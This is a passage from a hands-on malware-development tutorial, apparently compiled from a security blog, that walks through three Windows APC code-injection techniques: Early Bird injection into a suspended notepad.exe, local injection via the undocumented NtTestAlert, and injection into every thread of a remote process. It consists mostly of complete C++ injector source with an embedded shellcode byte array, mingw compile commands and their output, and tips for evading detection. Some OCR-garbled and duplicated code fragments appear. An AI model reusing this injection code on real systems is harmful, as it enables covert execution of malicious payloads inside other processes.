
58     // allocate a memory buffer for payload
59     my_payload_mem = VirtualAllocEx(hProcess, NULL, my_payload_len,
60         MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
61

```


As I wrote earlier in previous posts, there is a very important difference between `VirtualAlloc` and `VirtualAllocEx`. The former will allocate memory in the calling process, the latter will allocate memory in a remote process. So if we see malware call `VirtualAllocEx`, there more than likely will be some kind of cross

process activity about to commence.

APC routine pointing to the shellcode is declared.
Then payload is written to the allocated memory:




APC is queued to the main thread which is currently in suspended state:



```
62 // write payload to allocated buffer
63 WriteProcessMemory(hProcess, my_payload_mem, my_payload, my_payload_len, NULL);
64
65 // inject into the suspended thread.
66 PTHREAD_START_ROUTINE apc_r = (PTHREAD_START_ROUTINE)my_payload_mem;
67 QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL);
```

Finally, thread is resumed and our payload is executed:



```

69     // resume to suspended thread
70     ResumeThread(hThread);
71
72     return 0;
73 }
```

So, our full source code is (`evil.cpp`):

```

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

// our payload calc.exe
unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
```

```

0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

int main() {

    // Create a 64-bit process:
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPVOID my_payload_mem;
    SIZE_T my_payload_len = sizeof(my_payload);
    LPCWSTR cmd;
    HANDLE hProcess, hThread;
    NTSTATUS status;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));
    si.cb = sizeof(si);

    CreateProcessA(
        "C:\\Windows\\System32\\notepad.exe",
        NULL, NULL, NULL, false,
        CREATE_SUSPENDED, NULL, NULL, &si, &pi
    );
    WaitForSingleObject(pi.hProcess, 5000);
    hProcess = pi.hProcess;
    hThread = pi.hThread;

    // allocate a memory buffer for payload
    my_payload_mem = VirtualAllocEx(hProcess, NULL, my_payload_len,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // write payload to allocated buffer
    WriteProcessMemory(hProcess,
        my_payload_mem,
        my_payload,
        my_payload_len, NULL);
}

```

```

// inject into the suspended thread.
PTHREAD_START_ROUTINE apc_r = (PTHREAD_START_ROUTINE)my_payload_mem;
QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL);

// resume to suspended thread
ResumeThread(hThread);

return 0;
}

```

As you can see for simplicity, we use 64-bit calc.exe as the payload. Without delving into the generation of the payload, we will simply insert payload into our code:

```

unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
    0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
    0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
    0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
    0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
    0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
    0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};


```

Let's go to compile:


```
x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc
```

```
kali@kali:~/pr...11-injection-3$ mc [kali@kali]...11-injection-3$ kali@kali:-
1 kali@kali > ./projects/cybersec_blog/2021-11-11-injection-3 > x86_64-w64-mingw32-gcc evil.cpp -o evil.exe
2 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
3 kali@kali > ./projects/cybersec_blog/2021-11-11-injection-3$ ls -lt
4 total 20
5 -rwxr-xr-x 1 kali kali 15360 Nov 11 15:19 evil.exe
6 -rw-r--r-- 1 kali kali 3052 Nov 11 15:17 evil.cpp
7 kali@kali > ./projects/cybersec_blog/2021-11-11-injection-3$
```

Let's go to launch a `evil.exe` on windows 7 x64:



If we check the newly started `notepad.exe` in the Process Hacker, we can confirm that the main thread is indeed suspended:



As you can see, `WaitForSingleObject` function second parameter is 30000 for demonstration, in real-world scenario it's not so big.

Our `evil.exe` is also worked in windows 10 x64:

The screenshot shows the Immunity Debugger interface with the assembly tab selected. The assembly window displays assembly code for a process named 'powerShell'. The registers tab shows CPU register values, and the stack tab shows the current stack state. The memory dump tab allows viewing memory contents at specific addresses. The CPU tab shows the instruction set architecture (ISA) of the assembly code.


```
49     NULL, NULL, NULL, false,
50     CREATE_SUSPENDED, NULL, NULL, &s1, &pi
51 };
52
53 WaitForSingleObject(pi.hProcess, 5000);
54 hProcess = pi.hProcess;
55 hThread = pi.hThread;
56
57 // allocate a memory buffer for payload
58 my_payload_mem = VirtualAllocEx(hProcess, NULL, my_
59 MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE
60 );
61
62 // write payload to allocated buffer
63 WriteProcessMemory(hProcess, my_payload_mem, my_pa
64
65 // inject into the suspended thread
66 PTHREAD_START_ROUTINE apc_r = (PTHREAD_START_ROUTI
67 QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL);
68
69 // resume the suspended thread
70 ResumeThread(hThread);
71
72 return b;
73
74
```

APC MSDN
QueueUserAPC
VirtualAllocEx
WaitForSingleObject
WriteProcessMemory
ResumeThread
ZeroMemory
Source code in Github

In the future I will try to figure out more advanced code injection techniques.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

14. APC injection via NtTestAlert. Simple C++ malware.



In last section I wrote about “Early Bird” APC injection technique.

In this section I will discuss about another APC injection technique. Its meaning is that we are using an undocumented function `NtTestAlert`. So let's go to show how to execute shellcode within a local process by leveraging a Win32 API `QueueUserAPC` and an officially undocumented Native API `NtTestAlert`.

NtTestAlert

NtTestAlert is a system call that's related to the alerts mechanism of Windows. This system call can cause execution of any pending APCs the thread has. Before a thread starts executing it's Win32 start address it calls **NtTestAlert** to execute any pending APCs.

example

Let's take a look at our C++ source code of our malware:

```
/*
hack.cpp
APC code injection via undocumented NtTestAlert
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/11/20/malware-injection-4.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#pragma comment(lib, "ntdll")
using myNtTestAlert = NTSTATUS(NTAPI*)();

unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
```

```

        0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
        0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
        0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
        0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
        0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0xa,
        0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
        0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
    };

int main(int argc, char* argv[]) {
    SIZE_T my_payload_len = sizeof(my_payload);
    HMODULE hNtdll = GetModuleHandleA("ntdll");
    myNtTestAlert testAlert = (myNtTestAlert)(
        GetProcAddress(hNtdll, "NtTestAlert"));

    LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len,
        MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(GetCurrentProcess(),
        my_payload_mem, my_payload,
        my_payload_len, NULL);

    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)
        my_payload_mem;
    QueueUserAPC(
        (PAPCFUNC)apcRoutine,
        GetCurrentThread(), NULL
    );
    testAlert();

    return 0;
}

```

For simplicity, we use 64-bit `calc.exe` as the payload.

The flow of this technique is simple. Firstly, we allocate memory in the local process for our payload:

```

41 int main(int argc, char* argv[]) {
42     SIZE_T my_payload_len = sizeof(my_payload);
43     HMODULE hNtdll = GetModuleHandleA("ntdll");
44     myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46     LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47     WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49     PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50     QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51     testAlert();
52
53     return 0;
54 }

```

Then write our payload to newly allocated memory:

```
41 int main(int argc, char* argv[]) {
42     SIZE_T my_payload_len = sizeof(my_payload);
43     HMODULE hNtdll = GetModuleHandleA("ntdll");
44     myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46     LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47     WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49     PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50     QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51     testAlert();
52
53     return 0;
54 }
```

Then queue an APC to the current thread:

```
41 int main(int argc, char* argv[]) {
42     SIZE_T my_payload_len = sizeof(my_payload);
43     HMODULE hNtdll = GetModuleHandleA("ntdll");
44     myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46     LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47     WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49     PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50     QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51     testAlert();
52
53     return 0;
54 }
```

Finally, call NtTestAlert:


```
41 int main(int argc, char* argv[]) {
42     SIZE_T my_payload_len = sizeof(my_payload);
43     HMODULE hNtdll = GetModuleHandleA("ntdll");
44     myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46     LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47     WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49     PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50     QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51     testAlert();
52
53     return 0;
54 }
```

Let's go to compile our code:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```

```
kali@kali:~/pr-20-injection-4 [mc] kali@kali:~$ x86_64-w64-mingw32-g++ -O2 \
2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
kali@kali:~/pr-20-injection-4 [mc] kali@kali:~$ ls -lt
total 20
-rwxr-xr-x 1 kali kali 14848 Nov 21 13:57 hack.exe
-rw-r--r-- 1 kali kali 2620 Nov 21 13:44 hack.cpp
kali@kali:~/pr-20-injection-4 [mc]
```

And run on victim machine (Windows 7 x64 in my case):



And If open our `hack.exe` malware in Ghidra:




the `NtTestAlert` function call is not suspicious. So the advantage of this technique is that it does not rely on `CreateThread` or `CreateRemoteThread` API calls which are more popular and suspicious and which is more closely investigated by the blue teamers.

[APC MSDN](#)
[QueueUserAPC](#)
[VirtualAlloc](#)
[WriteProcessMemory](#)
[GetModuleHandleA](#)
[GetProcAddress](#)
[APC technique MITRE ATT&CK](#)
[NTAPI Undocumented Functions - NtTestAlert](#)
[Ghidra - NSA](#)

Source Code in Github

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

15. APC injection via alertable threads. Simple C++ malware.



```
File Edit View Selection Find Packages Help
hackapp
110
111     if (ph == NULL) {
112         printf("OpenProcess failed! exiting..\n");
113         return -2;
114     }
115
116     // allocate memory buffer for remote process
117     rb = VirtualAllocEx(ph, NULL, my_payload_len, ...
118
119     // write payload to memory buffer
120     WriteProcessMemory(ph, rb, my_payload, my_payload_len);
121
122     if (getTids(pid, tids)) {
123         for (DWORD tid : tids) {
124             HANDLE ht = OpenThread(THREAD_SET_CONTEXT,
125             1, ht) {
126                 QueueUserAPC((PAPCFUNC)rb, ht, NULL);
127                 printf("payload injected via QueueUserAPC\n");
128                 CloseHandle(ht);
129             }
130         }
131     }
132 }
```

Today I will discuss about simplest APC injection technique. I'm going to talk about APC injection in remote threads. In the simplest way, inject APC into all of the target process threads, as there is no function to find if a thread is alertable or not and we can assume one of the threads is alertable and run our APC job.

example

The flow is this technique is simple:

- Find the target process id
- Allocate space in the target process for our payload
- Write payload in the allocated space.
- Find target process threads
- Queue an APC to all of them to execute our payload

For the first step, we need to find the process id of our target process. For this I used a function from my past section about find process:

```

43 int findMyProc(const char *procname) {
44
45     HANDLE hSnapshot;
46     PROCESSENTRY32 pe;
47     int pid = 0;
48     BOOL hResult;
49
50     // snapshot of all processes in the system
51     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
52     if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
53
54     // initializing size: needed for using Process32First
55     pe.dwSize = sizeof(PROCESSENTRY32);
56
57     // info about first process encountered in a system snapshot
58     hResult = Process32First(hSnapshot, &pe);
59
60     // retrieve information about the processes
61     // and exit if unsuccessful
62     while (hResult) {
63         // if we find the process: return process ID
64         if (strcmp(procname, pe.szExeFile) == 0) {
65             pid = pe.th32ProcessID;
66             break;

```

The full source code of this function:

```

int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {
            pid = pe.th32ProcessID;

```

```

        break;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

```

Then, allocate space in the target process for our payload:

```

103  if (pid == 0) {
104      printf("PID not found :( exiting...\n");
105      return -1;
106  } else {
107      printf("PID = %d\n", pid);
108
109      ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);
110
111      if (ph == NULL) {
112          printf("OpenProcess failed! exiting...\n");
113          return -2;
114      }
115
116      // allocate memory buffer for remote process
117      rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
118
119      // write payload to memory buffer
